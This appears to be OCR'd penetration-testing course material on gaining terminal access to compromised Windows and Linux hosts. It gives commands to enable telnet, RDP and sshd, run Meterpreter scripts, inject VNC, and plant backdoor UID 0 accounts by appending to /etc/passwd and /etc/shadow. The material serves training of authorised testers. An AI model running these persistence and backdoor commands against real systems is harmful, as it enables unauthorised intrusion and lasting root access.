Successfully activating the Windows telnet service from the command-line involves several steps, including enabling the service, configuring an account to use it, and configuring the Windows firewall to allow inbound telnet access. But, remember, you have to be careful with this because telnet sends user IDs and passwords in clear text across the network!

A Windows telnet installation package is included in all versions of Windows prior to Windows 10. No download is necessary. You can install the telnet service by running:

```
c:\> pkgmgr /iu:"TelnetServer"
```

Or (on some versions of Windows where pkgmgr fails): `c:\> dism /online /Enable-Feature /FeatureName:TelnetServer`

After the service is installed, check to see if the service is already running. If its state is RUNNING, there is no need to start it again:

```
C:\> sc query tlntsvr
```


Then change the service's startup type to demand. You have to do this because a "disabled" service cannot be started. Services marked as "demand" need to be manually started (by the pen tester, also using the sc command). Alternatively, you could specify a startup type of auto, with the automatic setting ensuring the service restarts after every reboot. It is safer to set it to demand because you can start it manually without the service being activated automatically on a future reboot:

```
C:\> sc config tlntsvr start= demand
```

The sc command is picky about its syntax. Make sure you enter this as **start= demand**. There must be a space between the = and the demand, and no other spaces in there.

Then activate the service with this command:

```
C:\> sc start tlntsvr
```



Of course, if you are going to telnet in, you need an account to do so. If you already have an account, you could use it for access. Or you could create a new account with:

```
C:\> net user [username] [password] /add
```

On some versions of Windows, anyone in the Administrators group can telnet in. On other versions of Windows, a given account must be placed in the TelnetClients group to telnet in. Thus, let's put our new account in the TelnetClients group to make sure it can get access on all modern versions of Windows. We start by creating the group:

```
C:\> net localgroup TelnetClients /add
```

If the group already exists, we'll get a message saying so. We then add our new account to this group:

```
C:\> net localgroup TelnetClients [username] /add
```

Finally, we need to configure the Windows local firewall to allow inbound telnet. We can do this with the netsh command as follows:


```
C:\> netsh advfirewall firewall add rule name="Allow TCP 23" dir=in
action=allow remoteip=[yourIPaddress] protocol=TCP localport=23
```

You can put in the source IP address you plan on telnetting from in this command, which configures Windows to allow telnet connections only from that IP address, lowering the chance of a bad person following you in (but not eliminating that possibility entirely).

There is a Meterpreter script that automates these steps, which can be invoked as follows:

```
meterpreter > run gettelnet <options>
```

Even though this automation is convenient, it is still important to know how to do each step manually because the Meterpreter script does not undo its actions. Penetration testers need to know its steps, so you can roll them back manually (or write another Meterpreter script to do so for you).



The process of activating the Windows Remote Desktop / Terminal Services service is conceptually similar to the process used for enabling telnet. However, there are some subtle differences in the syntax and the commands we use.

Again, first check to see if the service is already running. If its state is RUNNING, there is no need to start it again:


```
C:\> sc query termservice
```

If the service is not running, you can change its startup type to demand (to make it a manually started service) as follows:

```
C:\> sc config termservice start= demand
C:\> sc start termservice
```

On most Windows machines this service is already started. However, on many Windows machines, by default, the system is configured to deny terminal services connections from Remote Desktop clients. This setting is controlled by a Registry key called fdenytsconnections, which is set to 1 to block access. You need to change its value to 0 to allow such connections, which you can accomplish with the reg command as follows:

```
C:\> reg add "hklm\system\currentcontrolset\control\terminal server"
/v fdenytsconnections /t reg_dword /d 0
```



With the service running and the fdenytsconnections Registry key set, the system should start listening on the default port for the terminal services/remote desktop, which is TCP 3389. You can check to see if that port is now listening using this command:

```
C:\> netstat -na | find ":3389"
```

Next, you need a logon account to access the system via RDP. If you already have an account, you could use it for access. Or as before, you could create a new account with:

```
C:\> net user [username] [password] /add
```

We need to add our account to the Remote Desktop Users group so that it will be allowed access. You can do so as follows:

```
C:\> net localgroup "Remote Desktop Users" [username] /add
```

Finally, you need to configure the Windows local firewall to allow inbound remote desktop access. You can do this with the netsh command as follows:

```
C:\> netsh advfirewall firewall add rule name="Allow RDP" dir=in
action=allow remoteip=[yourIPaddress] protocol=TCP localport=3389
```

Again, you are configuring the firewall to allow such connections only from the tester's IP address, lowering the chance of a criminal piggybacking in via your activities (but not eliminating that possibility entirely).

As you saw with gaining telnet access of a target machine, there is a Meterpreter script that also automates gaining RDP access of the box. It can be invoked with:

```
meterpreter > run getgui <options>
```

Unlike the gettelnet script, the getgui script does create a Metasploit resource file that can be used to automatically roll back any changes it makes to a target machine. It is important to note that many Meterpreter scripts do not have such a capability, making it important for penetration testers to know which changes are made by their automated tools.

Installing sshd on Windows (1)


- Someday (perhaps soon!), Windows PowerShell will support ssh (client and server)
- Until then, to get sshd, you could install all of Cygwin, but that is a lot of software and overhead
- Instead, you could install a minimal OpenSSH for Windows, which includes SSH, SCP, SFTP functionality
- Freely available at sshwindows.sourceforge.net
  - A GUI-based wizard installer package (ugh!)
  - But, we have only shell access, so we can't use GUI installer

Microsoft's PowerShell team has announced that it will incorporate an ssh client and server into PowerShell at some point in the near future. As of this writing, we are still awaiting delivery of this functionality.

Until then, there are many other options for installing a Secure Shell daemon on Windows. Some administrators within enterprises install a full version of Cygwin, a free POSIX environment for Windows available at www.cygwin.com, which includes sshd. However, a full install of Cygwin includes many additional tools a pen tester does not require and consumes dozens of megabytes of space. That's clearly overkill for a pen tester who simply wants to get terminal access of a target machine.

A better option involves installing a minimal Cygwin environment customized just to support sshd. An excellent sshd tailored for Windows in this way is freely available at sshwindows.sourceforge.net. The package is 2.4 megs. Installed, it takes approximately 4.7 megs of hard drive space. That's not small, but it certainly has a leaner footprint than a full Cygwin install. The package supports SSH, SCP, and SFTP functionality. That's the good news.

The bad news is that the free package installer works as a Windows GUI tool, popping up an installation wizard. Of course, if a tester is working from a shell, he doesn't yet have GUI control to interact with the wizard installer.




This issue arises frequently on Windows. A tester wants to install a tool that requires a GUI installation wizard, and the tester has command shell access only to the target. We can get around this problem using the following process:

1. Install the Microsoft Sysinternals Process Monitor tool on a lab Windows machine. This free program captures information about all file system and Registry access while the install program is running.
2. Invoke the installation wizard on the local lab machine.
3. Note its interactions with the file system and the Registry.
4. Grab a copy of all files and DLLs the installer puts on the lab system.
5. Use the `reg /export` command to get a copy of all the Registry key settings associated with the installation on the lab system.
6. Move the files to the target machine, and use `reg /import` to set the Registry keys.
7. Start the service using the `net start` or `sc` command.

This process applies to tools beyond sshd and is helpful in remotely installing arbitrary software packages manually using only a command shell on Windows systems.

After you have installed the sshd in this way, don't forget to enable the Windows firewall to allow inbound TCP port 22, using the same command we covered for telnet, but with the port changed from 23 to 22.



Virtual Network Computing (VNC) provides remote access of a system's GUI across the network. With control of a target system's GUI, a tester can launch a cmd.exe window to gain terminal access to the target machine.

A penetration tester could use a Metasploit VNC payload with an exploit of the target machine provided that the target system is vulnerable to a Metasploit exploit.


The Metasploit vncinject stage, as its name implies, injects a DLL containing VNC functionality into a running process on the target machine, giving the attacker remote GUI control over that system from within the exploited process. When loaded into the target system's memory, the vncinject payload can interact with several stagers for carrying the VNC traffic, resulting in several stager/stage payload combinations, such as:

- **vncinject/bind_tcp:** With this option, all VNC communication occurs over a listening port chosen by the attacker.
- **vncinject/reverse_tcp:** Here, a reverse connection is made from the VNC server back to the attacker's machine, shoveling the GUI back to the attacker.
- **vncinject/reverse_http:** This handy option carries VNC traffic via an outbound HTTP connection from the victim machine back to the attacker.

Instead of using a vnc payload, a penetration tester may have used the Meterpreter as the payload for compromising a target machine. We can convert that Meterpreter access into VNC access of the box by running a Meterpreter script called, appropriately enough vnc. This script can be executed by running (at the Meterpreter prompt):

```
meterpreter > run vnc <options>
```

It's important to note that neither the VNC payload nor the vnc Meterpreter script actually installs VNC to the file system of the target machine. Instead, they inject VNC into a running process on the target, making it memory-resident.



Next, let's discuss how we can avoid the shell versus a terminal dilemma on Linux and UNIX machines. We'll start by addressing command-by-command workarounds that will let a tester accomplish various tasks at a shell without a need for a terminal.

First, if Python is installed on the target system, we can actually invoke it from within our shell to launch another shell with terminal capabilities. We can do that by executing (at our raw shell) the following:

```
python -c "import pty; pty.spawn('/bin/sh');"
```

This command starts the Python interpreter, telling it to run a command (-c). We then tell Python to import a library of terminal capabilities (pty) and then use these capabilities to spawn a /bin/sh shell).

If Python isn't installed or available, we'll have to use other command-by-command work arounds. To clear the screen to separate commands and create useful screen shots for reports, press Enter several times instead of using the `clear` command or CTRL-L.

To edit files, don't use vi or emacs at a shell. Instead, build the file line by line using `echo ""` and appending its results (>>) to the file. Remember, with Linux and UNIX `echo`, put quotes around the text that you want to echo. Alternatively, `cat` can be used as a simple text entry tool. Just redirect the output (>) of cat to a file, and use the <<EOF syntax to specify that when you enter a line with EOF on it by itself, the file should be written and closed. It will then let you type in text, which `cat` will dutifully put in the file. Invoke this as follows:

```
cat > file.txt <<EOF
```

Enter text line by line, and then, on a line by itself, enter **EOF**. The file will be created (without the string EOF at the end), and you'll have your shell back.

To view the contents of a file, instead of using the `more` or `less` commands, rely on `cat`, again realizing that you will lose pagination.

To run a program with a different set of user privileges, you could rely on the `crontab` command to schedule a job.

Linux Option 1: More Command-by-Command Workarounds

Command	Purpose	Possible Workaround
`$ telnet`	telnet to next host	Use a Netcat client with the –t option
`$ ssh`	Ssh to next host	1) Get terminal access 2) Use Netcat relay

To bypass the shell problems with telnet and ssh clients on Linux, you can use the same approach you used on Windows. As a replacement for telnet, you could rely on a Netcat client, configured with the –t option to perform a telnet-style terminal negotiation. Of course, you'd have to get Netcat installed on the machine to make this work, but the –t option in Netcat is extremely handy in environments with telnet servers.

For ssh clients, one of the cleanest approaches is to use the command shell to enable some form of terminal access on the machine. Then, that terminal access can be used to run the ssh client. There is another approach that involves a Netcat relay, which we'll cover in a lab a little later.

Linux Option 2: Enabling Terminal Access

- On Linux, some form of remote terminal access is likely already supported
  - Likely via SSH or possibly via telnet (although less likely today)
- Typically, you'll just have to add an account or two

```
useradd -o -u 0 [login_name]
echo [your_password] | passwd --stdin [login_name]
```

  - Many Linux systems will let UID 0 accounts run the passwd command from a shell (not a terminal) to change passwords ... if not, use technique for altering /etc/shadow described on next slide
- Note that the default login for most telnet daemons do not allow UID 0 accounts to directly login
  - Some sshds are configured to deny UID 0 logins as well (but not many)
  - Thus, you may want to add a non-UID 0 account, too, used for login, followed by: `# su - [login_name]`

Network Pen Testing and Ethical Hacking 176

Instead of using command-by-command substitutions on Linux and UNIX, we could alternatively enable some form of terminal access. The good news here is that most Linux and UNIX systems already support some form of terminal access, so we can usually use built-in and running software for terminal access to the machine. Most Linux systems support Secure Shell. Some still support telnet.

To gain access to the system, we'll need an account. As long as our shell runs with root-level privileges, we can create one using our existing shell access with the useradd command. (Some Linux distributions include an adduser command with virtually identical syntax.) The syntax for the command is:

```
useradd -o -u 0 [login_name]
```

This command adds a user, overriding (-o) the restriction that each user have a unique UID number, creating a UID 0 account (-u 0), with the name of [login_name]. On most Linux variants, this command creates a home directory for the user in /home/[login_name].

We then have to set a password for that account, which we can do with the passwd command as follows:

```
echo [your_password] | passwd --stdin [login_name]
```

Most Linux systems allow a UID 0 account to set passwords using the passwd command from within a shell (not a terminal) using the technique above. On those systems that do not allow the passwd command to run from a mere terminal-less shell, we can resort to altering the /etc/shadow file directly, as described on the next slide.

Note that many Linux and UNIX variants block inbound telnet for UID 0 accounts. Some ssh daemons are configured in a similar manner (but not many). Thus, you may want to create a non-UID 0 account in addition to the UID 0 account we created. That way, you can log in via telnet (or ssh) with the non-UID 0 account, and then su to the UID 0 account as follows:

```
# su - [login_name]
```

Adding Accounts via Lines in /etc/passwd and /etc/shadow

- Instead of useradd/adduser, you could create an account locally on a lab system...
- ...and then append a line from its /etc/passwd and /etc/shadow to target's files
- This is dangerous! You could accidentally damage or destroy /etc/passwd and /etc/shadow
  - That's why useradd and passwd with the --stdin option from the previous slide are preferred
- Still, if you must, you have this option (DANGEROUS!)

```
echo "[login_name]:x:0:0:::/bin/bash" >> /etc/passwd
echo
   "[login_name]:\$1\$EluMoEqm\$vwSAGkfkPGJt0SvdMreEn.:13
   861:0:99999:7:::" >> /etc/shadow
```

- Note that we've placed \ characters in front of the $ items in /etc/shadow so that the shell interprets them correctly


Instead of relying on the useradd or adduser commands (which may not be included on a given Linux or UNIX system), a tester could instead append lines to the /etc/passwd and /etc/shadow files to create a new account on a machine that can ssh or telnet into the system. The approach described on the previous slide (with useradd and passwd with the --stdin option) are much preferred, as they are far less likely to harm or destroy the /etc/passwd and /etc/shadow files. Still, if useradd isn't available, or if the passwd command does not support the --stdin option, you may need to proceed (cautiously) with appending to /etc/passwd and /etc/shadow.

To accomplish this goal, the tester would first generate an account on a local lab system, possibly via useradd or adduser. Then, the tester could grab a copy of the lines from /etc/passwd and /etc/shadow for that new account on the lab system and paste it into a command in her shell running on the compromised target computer. With a root-level shell running on the target system, we can use the echo command to append (>>) to the /etc/passwd and /etc/shadow file as follows:

```
echo "[login_name]:x:0:0:::/bin/bash" >> /etc/passwd
echo
"[login_name]:\$1\$EluMoEqm\$vwSAGkfkPGJt0SvdMreEn.:13861:0:99999:7:::"
>> /etc/shadow
```

(Note: this is DANGEROUS… if you type a > instead of a >>, you will overwrite the /etc/passwd or /etc/shadow file entirely, destroying important account information.)

Note that we've prepended "\" in front of our $ characters in /etc/shadow so that the shell knows that we mean a true $ and not a directive to the shell. Note that our /etc/passwd line includes both a UID of 0 and a GID of 0 (:0:0:).



After you define an account, you may need to activate either telnetd or sshd to get terminal access. Of course, if they are already enabled, just use them. But, if not, you could activate them if the Rules of Engagement allow. We prefer to use sshd to access systems instead of telnetd because telnet sends credentials and all other session information in clear text. But, if sshd isn't installed on the target, and telnetd is installed, we may want to carefully consider using telnetd.

On most Linux and UNIX systems, the telnet daemon isn't listening. Instead, the inetd or xinetd process listens on TCP port 23 on behalf of telnetd and starts telnetd when someone connects to the port. Thus, to activate telnetd, we need to reconfigure inetd or xinetd. We start by determining which of these two programs the system is using:

```
# ps aux | grep inetd
```

If our output shows only inetd, we reconfigure inetd via the file /etc/inetd.conf, adding a line with:


```
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd
```

